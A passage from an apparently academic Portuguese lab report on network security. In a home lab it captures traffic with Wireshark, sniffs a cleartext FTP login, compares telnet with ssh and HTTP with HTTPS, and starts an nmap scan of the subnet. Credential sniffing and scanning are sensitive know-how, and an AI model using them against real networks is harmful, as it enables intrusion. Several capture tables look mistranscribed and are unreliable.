113	51.872916915	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=32/8192, ttl=64 (request in 112)
114	51.873323239	10.128.59.184	22.0.0.255	MDNS	107	Standard query 0x0000 MDNS question PTR _http._tcp.local, "QM" question
115	51.8733232399	10.128.59.184	22.0.0.255	MDNS	87	Standard query 0x0000 PTR _http._tcp.local, "QM" question PTR _http._tcp.local, "QM" question
116	51.9106322116	10.128.59.182	10.128.59.1	ICMP	74	Echo (ping) request id=0x0200, seq=768/3, ttl=128 (reply in 117)
117	51.910739194	10.128.59.1	10.128.59.182	ICMP	74	Echo (ping) reply id=0x0200, seq=768/3, ttl=64 (request in 116)
118	52.872972399	10.128.59.1	10.128.59.184	ICMP	98	Echo (ping) request id=0x37bf, seq=33/8448, ttl=64 (reply in 119)
119	52.878484968	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=33/8448, ttl=64 (request in 118)
120	52.878484968	10.128.59.182	10.128.59.1	ICMP	74	Echo (ping) request id=0x0200, seq=3024/2, ttl=128 (reply in 121)
121	52.942164576	10.128.59.1	10.128.59.182	ICMP	74	Echo (ping) reply id=0x0200, seq=3024/2, ttl=64 (request in 120)
122	53.873493215	10.128.59.1	10.128.59.184	ICMP	98	Echo (ping) request id=0x37bf, seq=34/8784, ttl=64 (reply in 123)
123	53.874247570	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=34/8784, ttl=64 (request in 122)
124	54.874346971	10.128.59.1	10.128.59.184	ICMP	98	Echo (ping) request id=0x37bf, seq=35/8960, ttl=64 (reply in 125)
125	54.875252888	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=35/8960, ttl=64 (request in 124)

Figura 28- Análise 2

Nas figuras 27 e 28, é possível perceber que há conectividade entre as máquinas dado que, na coluna *source* e na coluna *destination*, existe comunicação entre duas máquinas diferentes, inseridas na mesma rede.

2. Serviço ftp

O serviço *ftp* é usado para transferir arquivos entre computadores em redes locais ou na internet. Neste caso, o uso do serviço *ftp* irá ajudar a detetar o *user* e a *password* da máquina 3, ou seja, no *Ubuntu*.

Começou-se por atualizar os serviços, usando o comando abaixo.

```
sudo apt update
```

De seguida, procedeu-se à instalação do serviço *ftp*.

```
sudo apt install vsftpd
```

No host, instalou-se a aplicação *FileZilla*, ou seja, é um software capaz de conectar máquinas e transferir arquivos usando o serviço *ftp*.

Nesta aplicação, no servidor colocamos o IP da máquina que desejamos, o nome de utilizador dessa máquina e a respetiva palavra-passe.




Figura 29- Serviço ftp (host)

Na máquina que se deseja descobrir a *password*, inicia-se o serviço *ftp*.

```
tania@tania:~$ sudo ftp 10.120.59.104
Connected to 10.120.59.104.
220 (vsFTPd 3.0.5)
Name (10.120.59.104:tania): tania
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Figura 30- serviço ftp (Ubuntu)

No *gateway*, *Kali*, com a ajuda do *wireshark*, vamos analisar o tráfego e, assim, descobrir a palavra-passe e o utilizador dado que, o serviço *ftp*, não é seguro.

No.	Time	Source	Destination	Protocol	Length	Info
206	99.09493525	10.120.59.104	0.0.0.0	TCP	74	[TCP Retransmission] 33386 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2029339143 TSecr=0 WS=128
207	100.081896100	10.120.59.104	0.0.0.0	TCP	74	[TCP Retransmission] 33386 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2029340330 TSecr=0 WS=128
208	101.081896100	10.120.59.104	0.0.0.0	TCP	74	[TCP Retransmission] 33386 - 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2029340210 TSecr=0 WS=128
209	102.0804749315	10.120.59.104	10.120.59.104	TCP	66	41466 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
210	102.0808104093	10.120.59.104	10.120.59.104	TCP	66	21 - 41465 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
211	102.0808731000	10.120.59.104	10.120.59.104	TCP	54	41465 - 21 [ACK] Seq=1 Ack=2 Win=26256 Len=0
212	102.0813548294	10.120.59.104	10.120.59.104	FTP	74	41466 - 21 [STOR desktop.ini]
213	102.0812747012	10.120.59.104	10.120.59.104	FTP	64	Request: AUTH TLS
214	102.0813945929	10.120.59.104	10.120.59.104	FTP	60	21 - 41465 [ACK] Seq=21 Ack=11 Win=64256 Len=0
215	102.0813945304	10.120.59.104	10.120.59.104	FTP	92	Response: 530 Please login with USER and PASS.
216	102.0813945304	10.120.59.104	10.120.59.104	FTP	64	Request: USER tania
217	102.0815195739	10.120.59.104	10.120.59.104	FTP	92	Response: 530 Please login with USER and PASS.
218	102.0817477390	10.120.59.104	10.120.59.104	FTP	66	Request: USER tania
219	102.0818961000	10.120.59.104	10.120.59.104	FTP	88	Response: 530 Please specify the password.
220	102.0818961000	10.120.59.104	10.120.59.104	FTP	66	Request: PASS tania
221	102.0817480440	10.120.59.104	10.120.59.104	FTP	77	Response: 230 Login successful.
222	102.0805634618	10.120.59.104	10.120.59.104	FTP	81	Request: CWD /home/tania/Downloads
223	102.0818961000	10.120.59.104	10.120.59.104	FTP	93	Response: 550 Directory successfully changed.
224	102.0807545884	10.120.59.104	10.120.59.104	FTP	62	Request: TYPE I
225	102.08067969580	10.120.59.104	10.120.59.104	FTP	85	Response: 200 Switching to Binary mode.
226	102.0809159861	10.120.59.104	10.120.59.104	FTP	69	Request: PASV
227	102.0818961000	10.120.59.104	10.120.59.104	FTP	109	Response: 229 Entering Passive Mode (10,120,59,104,148,13).
228	102.0711838867	10.120.59.104	10.120.59.104	FTP	72	Request: STOR desktop.ini
229	102.071941537	10.120.59.104	10.120.59.104	TCP	66	41466 - 37901 [SYN] Seq=0 Win=65535 MSS=1460 WS=128 SACK_PERM
230	102.072106487	10.120.59.104	10.120.59.104	FTP	78	Response: 550 Permission denied.
231	102.072106487	10.120.59.104	10.120.59.104	FTP	69	41465 - 21 [ACK] Seq=104 Ack=297 Win=262400 Len=0
232	102.1127815163	10.120.59.104	10.120.59.104	TCP	54	41465 - 21 [ACK] Seq=104 Ack=297 Win=262400 Len=0
233	102.1069595560	10.120.59.104	10.120.59.104	TCP	66	[TCP Retransmission] 47901 - 41466 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128

Figura 31- Wireshark

É possível perceber-se que a palavra-passe é tania e o utilizador é tania.

3. Serviço ssh e telnet

Estes dois serviços permitem a conexão remota aos servidores físicos, em cloud ou híbridos. A principal diferença é que o ssh é encriptado enquanto, o telnet não.

Começou-se por instalar os serviços, executando:

```
sudo apt install openssh-server
```

Após instalados iniciam-se os serviços.

```
tania@tania:~$ sudo service ssh start
tania@tania:~$ sudo service openbsd-inetd start
```

Figura 32- serviços

Através do *Kali*, executamos o *ssh* e o *telnet* para ser possível verificar a existência de ambos no *Ubuntu*.

```
(tania㉿kali)-[~]
$ sudo ssh tania@10.120.59.104
The authenticity of host '10.120.59.104 (10.120.59.104)' can't be established.
ED25519 key fingerprint is SHA256:3qFOJbJxdexwdr9PUknjlkZDG9uqfP9S7e2GIzh2uwQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.120.59.104' (ED25519) to the list of known hosts.
tania@10.120.59.104's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

44 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

tania@tania:~$
```

Figura 33- Serviço ssh

```
(tania㉿kali)-[~]
$ sudo telnet 10.120.59.104
Trying 10.120.59.104 ...
Connected to 10.120.59.104.
Escape character is '^]'.
Ubuntu 22.04.4 LTS
tania login: tania
Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

44 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue May 14 11:36:02 WEST 2024 from 10.120.59.1 on pts/1
tania@tania:~$
```

Figura 34- Serviço telnet

4. Fluxo de dados de uma ligação telnet/ssh

Para a análise do fluxo de dados, recorreu-se ao *wireshark*, para permitir uma análise mais aprofundado por protocolo.

Source IP	Source Port	Destination IP	Destination Port	Protocol	Sequence Number	Acknowledgment Number	Timestamp	Flags	Options
181.19...071686578	10,128,59,184	10,120,59,1	SSHv2	182 Server:					
181.19...71686578	10,128,59,184	10,120,59,1	TCP	182 Client:	10,120,59,184	22 [ACK] Seq=4129 Ack=5608 Win=31872 Len=0 TSval=2883473375 TSerr=2598279126	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
181.19...071686578	10,128,59,184	10,120,59,1	SSHv2	182 Client:					
184.19...496863027	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
185.19...499860597	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
187.19...632615520	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
188.19...634637718	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
189.19...634681344	10,120,59,1	10,120,59,104	TCP	182 Client:	66 39112	-22 [ACK] Seq=4261 Ack=5078 Win=31872 Len=0 TSval=2883473938 TSerr=2598279689	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
111.18...858571937	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
112.18...858512776	10,120,59,1	10,120,59,104	TCP	182 Client:	66 39112	-22 [ACK] Seq=4237 Ack=5130 Win=31872 Len=0 TSval=2883474159 TSerr=2598279910	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
113.18...859371457	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
115.18...859377381	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
116.18...859819148	10,120,59,1	10,120,59,104	TCP	182 Client:	66 39112	-22 [ACK] Seq=4237 Ack=5258 Win=31872 Len=0 TSval=2883474163 TSerr=2598279915	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
117.18...860645073	10,120,59,1	10,120,59,104	ICMP	98 Echo (ping) request	id=0x0084 seq=1/256 ttl=64 (reply in 18)				
118.18...860645073	10,120,59,1	10,120,59,104	ICMP	98 Echo (ping) reply	id=0x0084 seq=1/256 ttl=64 (request in 18)				
119.18...861927685	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
120.18...01973925	10,120,59,1	10,120,59,104	TCP	182 Client:	66 39112	-22 [ACK] Seq=4237 Ack=5598 Win=31872 Len=0 TSval=2883474165 TSerr=2598279917	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
121.26...861502211	10,120,59,1	10,120,59,104	ICMP	98 Echo (ping) request	id=0x0084 seq=2/256 ttl=64 (reply in 12)				
123.26...861116727	10,120,59,1	10,120,59,104	ICMP	98 Echo (ping) reply	id=0x0084 seq=2/256 ttl=64 (request in 12)				
124.26...862492669	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
125.26...862567774	10,120,59,1	10,120,59,104	TCP	182 Client:	66 39112	-22 [ACK] Seq=4237 Ack=5454 Win=31872 Len=0 TSval=2031675166 TSerr=2598280918	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
126.21...863165559	10,120,59,1	10,120,59,104	ICMP	98 Echo (ping) request	id=0x0084 seq=3/256 ttl=64 (reply in 12)				
128.21...863220636	10,120,59,1	10,120,59,104	ICMP	98 Echo (ping) reply	id=0x0084 seq=3/256 ttl=64 (request in 12)				
129.21...863220636	10,120,59,1	10,120,59,104	SSHv2	182 Client:					
130.21...864374047	10,120,59,1	10,120,59,104	TCP	182 Client:	66 39112	-22 [ACK] Seq=4237 Ack=5548 Win=31872 Len=0 TSval=2031676168 TSerr=2598281929	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
131.22...925915103	10,120,59,104	8,8,8	TCP	74 [TCP Retransmission]	39119 55 [SYN] Seq=0 Win=6420 Len=MSS=1460 SACK_PERM TSval=2031978414 TSerr=9 WS=128	0.0.0.0:443	SACK_PERM TSval=2031978414 TSerr=9 WS=128		
132.22...874976596	10,120,59,104	8,8,8	ICMP	98 Echo (ping) request	id=0x0084 seq=4/192, ttl=64 (reply in 133)				
133.22...874976596	10,120,59,104	8,8,8	ICMP	98 Echo (ping) reply	id=0x0084 seq=4/192, ttl=64 (request in 132)				
134.22...875332928	10,120,59,104	8,8,8	SSHv2	182 Client:					
135.22...876436376	10,120,59,104	8,8,8	TCP	182 Client:	66 39112	-22 [ACK] Seq=4237 Ack=5658 Win=31872 Len=0 TSval=2883477188 TSerr=2598282933	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	
136.23...875866171	10,120,59,104	8,8,8	ICMP	98 Echo (ping) request	id=0x0084 seq=5/128, ttl=64 (reply in 137)				
137.23...877426748	10,120,59,104	8,8,8	ICMP	98 Echo (ping) reply	id=0x0084 seq=5/128, ttl=64 (request in 136)				
138.23...877426748	10,120,59,104	8,8,8	SSHv2	182 Client:					
139.23...877426748	10,120,59,104	8,8,8	TCP	182 Client:	66 39112	-22 [ACK] Seq=4237 Ack=5758 Win=31872 Len=0 TSval=2883478181 TSerr=2598283934	0.0.0.0:443	SACK_PERM TSval=2031667338 TSerr=9 WS=128	

Figura 35- Fluxo de dados ssh

No.	Time	Source	Destination	Protocol	Length	Info
2	0.000761033	10.120.59.104	8.8.8.8	DNS	89	Standard query 0x0097 A connectivity-check.ubuntu.com
3	0.000761243	10.120.59.104	8.8.8.8	DNS	89	Standard query 0x0097 AAAA connectivity-check.ubuntu.com
4	0.000761363	10.120.59.104	8.8.8.8	DNS	89	Standard query 0x0097 A connectivity-check.ubuntu.com
5	3.674866134	10.120.59.104	10.120.59.104	TELNET	67	Telnet data ...
6	3.677312262	10.120.59.104	10.120.59.104	TELNET	67	Telnet data ...
7	3.677312313	10.120.59.104	10.120.59.104	TELNET	67	Telnet data ...
8	3.682288396	10.120.59.1	10.120.59.104	TELNET	67	Telnet data ...
9	3.804884581	10.120.59.104	10.120.59.1	TELNET	67	Telnet data ...
10	3.804988126	10.120.59.1	10.120.59.104	TCP	66	51426 - 23 [ACK] Seq=2 Ack=2 Win=249 Len=0 Tsva=2883722833 Tsec=2598528643
11	4.123288134	10.120.59.1	10.120.59.104	TELNET	67	Telnet data ...
12	4.169840187	10.120.59.104	10.120.59.1	TELNET	70	Telnet data ...
13	4.169857998	10.120.59.1	10.120.59.104	TCP	66	51426 - 23 [ACK] Seq=4 Ack=7 Win=249 Len=0 Tsva=2883723325 Tsec=2598529135
14	4.256589765	10.120.59.104	10.120.59.1	TELNET	67	Telnet data ...
15	4.256589777	10.120.59.104	10.120.59.1	TELNET	70	Telnet data ...
16	4.358282777	10.120.59.104	10.120.59.104	TCP	66	51426 - 23 [ACK] Seq=5 Ack=11 Win=249 Len=0 Tsva=2883723514 Tsec=2598529324
17	4.519957229	10.120.59.1	10.120.59.104	TELNET	67	Telnet data ...
18	4.521747285	10.120.59.104	10.120.59.1	TELNET	67	Telnet data ...
19	4.521747285	10.120.59.104	10.120.59.1	TCP	66	51426 - 23 [ACK] Seq=6 Ack=12 Win=249 Len=0 Tsva=2883723677 Tsec=2598529487
20	5.256589879	10.120.59.104	172.20.6.2	DNS	89	Standard query 0x6093 AAAA connectivity-check.ubuntu.com
21	5.256590485	10.120.59.104	172.20.6.2	DNS	89	Standard query 0x6029 AAA connectivity-check.ubuntu.com
22	5.256590485	10.120.59.104	172.20.6.2	DNS	89	Standard query 0x6093 AAAA connectivity-check.ubuntu.com
23	5.256590593	10.120.59.104	172.20.6.2	DNS	89	Standard query 0x3e78 A connectivity-check.ubuntu.com
24	6.731381854	10.120.59.104	10.120.59.104	TELNET	67	Telnet data ...
25	6.731381854	10.120.59.104	10.120.59.104	TELNET	67	Telnet data ...
26	8.233897404	10.120.59.1	10.120.59.104	TCP	66	51426 - 23 [ACK] Seq=7 Ack=13 Win=249 Len=0 Tsva=2883727389 Tsec=2598533197
27	8.387619218	10.120.59.1	10.120.59.104	TELNET	67	Telnet data ...
28	8.389723812	10.120.59.104	10.120.59.1	TELNET	67	Telnet data ...
29	8.389723812	10.120.59.104	10.120.59.1	TCP	66	51426 - 23 [ACK] Seq=8 Ack=14 Win=249 Len=0 Tsva=2883727545 Tsec=2598533353
30	8.74291565	10.120.59.104	10.120.59.1	TELNET	67	Telnet data ...
31	8.74295769	10.120.59.104	10.120.59.1	TELNET	67	Telnet data ...
32	8.742966496	10.120.59.104	10.120.59.1	TCP	66	51426 - 23 [ACK] Seq=9 Ack=15 Win=249 Len=0 Tsva=2883727898 Tsec=2598533706
33	10.418055053	10.120.59.104	10.120.59.1	TELNET	67	Telnet data ...
34	10.471026997	10.120.59.104	10.120.59.1	TELNET	70	Telnet data ...
35	10.471026997	10.120.59.104	10.120.59.1	TCP	66	51426 - 23 [ACK] Seq=11 Ack=27 Win=249 Len=0 Tsva=2883729626 Tsec=2598535433
36	10.471026997	10.120.59.104	10.120.59.1	TELNET	70	Telnet data ...
37	10.475258372	10.120.59.104	10.120.59.104	TCP	66	51426 - 23 [ACK] Seq=11 Ack=232 Win=249 Len=0 Tsva=2883729631 Tsec=2598535437
38	10.475816151	10.120.59.104	10.120.59.1	TELNET	134	Telnet data ...
39	10.47581601	10.120.59.104	10.120.59.104	TCP	66	51426 - 23 [ACK] Seq=11 Ack=309 Win=249 Len=0 Tsva=2883729631 Tsec=2598535438
40	10.50033464	10.120.59.104	8.8.8.8	TCP	78	42310 - 53 [SYN] Seq=0 Win=64208 Len=64208 SACK PERM Tsva=2883729631 Tsec=2598535438 WS=128 TFO=0

Figura 36- Fluxo de dados telnet

5. Diferenças entre telnet e ssh

As principais diferenças são as seguintes:

- Telnet é um serviço para terminal virtual, enquanto o ssh é um serviço que permite executar comandos em uma máquina remota.
- Telnet é vulnerável a ataques de segurança;
- O ssh usa a porta 22 e o telnet a porta 23;
- O ssh transmite os dados em formato criptográfico.
- O ssh é adequado para redes públicas, já o telnet para redes privada.

6. Diferença entre um acesso HTTP / HTTPS

Inicialmente, através do *Ubuntu*, acedeu-se a dois sites com acessos diferentes, um *HTTP* e outro *HTTPS*.

Enquanto se aceede aos diferentes serviços, o *Kali*, analisava o tráfego através do wireshark para ser possível determinar as diferenças entre eles.

Abaixo, são indicadas as capturas para um acesso *HTTP* e para um acesso *HTTPS*.

98	34.558874036	10.120.59.104	157.240.212.35	TCP	66	57412 - 443 [ACK] Seq=1088 Ack=12120 Win=55688 Len=0 Tsva=214972415 Tsec=2682801452
99	34.589736192	10.120.59.104	157.240.212.35	TCP	66	57412 - 443 [ACK] Seq=1088 Ack=14888 Win=63408 Len=0 Tsva=214972446 Tsec=2682801495
100	34.592135531	10.120.59.104	157.240.212.35	TCP	66	57412 - 443 [ACK] Seq=1088 Ack=17648 Win=63408 Len=0 Tsva=214972449 Tsec=2682801496
101	34.592135531	10.120.59.104	157.240.212.35	TCP	66	57412 - 443 [ACK] Seq=1088 Ack=17648 Win=63408 Len=0 Tsva=214972449 Tsec=2682801496
102	34.610978081	10.120.59.104	157.240.212.35	TCP	66	57412 - 443 [ACK] Seq=1088 Ack=17648 Win=63408 Len=0 Tsva=214972449 Tsec=2682801496
103	34.610978081	10.120.59.104	157.240.212.35	TCP	66	57412 - 443 [ACK] Seq=1088 Ack=17648 Win=63408 Len=0 Tsva=214972449 Tsec=2682801496
104	34.610978995	10.120.59.104	157.240.212.35	TCP	66	57412 - 443 [ACK] Seq=1088 Ack=17648 Win=63408 Len=0 Tsva=214972449 Tsec=2682801501
105	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
106	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
107	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
108	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
109	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
110	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
111	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
112	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
113	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
114	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
115	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
116	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
117	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
118	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
119	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
120	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
121	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
122	34.610978995	10.120.59.104	157.240.212.35	TCP	74	55692 - 443 [SYN] Seq=0 Win=55688 SACK PERM Tsva=214972449 Tsec=2682801501
123	34.702807082	10.120.59.104	157.240.212.35	TCP	60	55794 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
124	34.702807082	10.120.59.104	157.240.212.35	TCP	60	55794 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
125	34.702807082	10.120.59.104	157.240.212.35	TCP	60	55794 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
126	34.702807082	10.120.59.104	157.240.212.35	TCP	60	55794 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
127	34.702807082	10.120.59.104	157.240.212.35	TCP	60	55794 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
128	34.702807082	10.120.59.104	157.240.212.35	TCP	74	5443 - 55794 [SYN] Seq=0 Win=65535 Len=0 MSS=1392 SACK PERM Tsva=214972449 Tsec=2772183616 WS=256
129	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
130	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
131	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
132	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
133	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
134	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
135	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
136	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
137	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
138	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
139	34.717866668	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
140	34.807319144	10.120.59.104	157.240.212.34	TCP	60	55712 - 443 [RST] Seq=1 Win=0 Len=0 Tsva=1049633447 Tsec=2772183616 WS=256
141	34.807319144	10.120.59				

Figura 38- Captura HTTPS

As principais diferenças entre estes dois protocolos são as seguintes:

- *HTTPS* fornece uma conexão criptográfica segura;
 - *HTTPS* evita a divulgação de senhas, números de cartões de crédito...;
 - Sites *HTTPS* tende a ser mais rápidos do que sites *HTTP*;

No geral as mudanças mais significativas são em termos de segurança, sendo o *HTTPS* mais seguro que o *HTTP*.

Hacking

Neste último tema, iremos abordar três diferentes ferramentas, o *nmap*, o *OpenVAS* e o *Metasploit*.

O *nmap* é um comando Linux que permite efetuar o scan de endereços IP e portas em uma rede e detetar aplicações instaladas.

O OpenVAS é um framework de vários serviços e ferramentas que oferece uma solução de varredura e gerenciamento de vulnerabilidade.

O Metasploit é um projeto de segurança de computadores que fornece informações sobre vulnerabilidades de segurança e ajuda em testes de penetração e desenvolvimento de assinaturas IDS.

1. NMAP

Começou-se por instalar o *nmap* usando o comando abaixo indicado:

```
sudo apt-get install nmap
```

De seguida, mapeou-se a rede para ser possível descobrir as portas abertas.

```
tania@kali:[~]
$ sudo nmap 10.120.59.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 10:21 WEST
Nmap scan report for 10.120.59.101
Host is up (0.00099s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 08:00:27:8B:54:14 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.120.59.102
Host is up (0.0033s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  closed icslap
MAC Address: 08:00:27:C8:BE:74 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.120.59.104
Host is up (0.00091s latency).
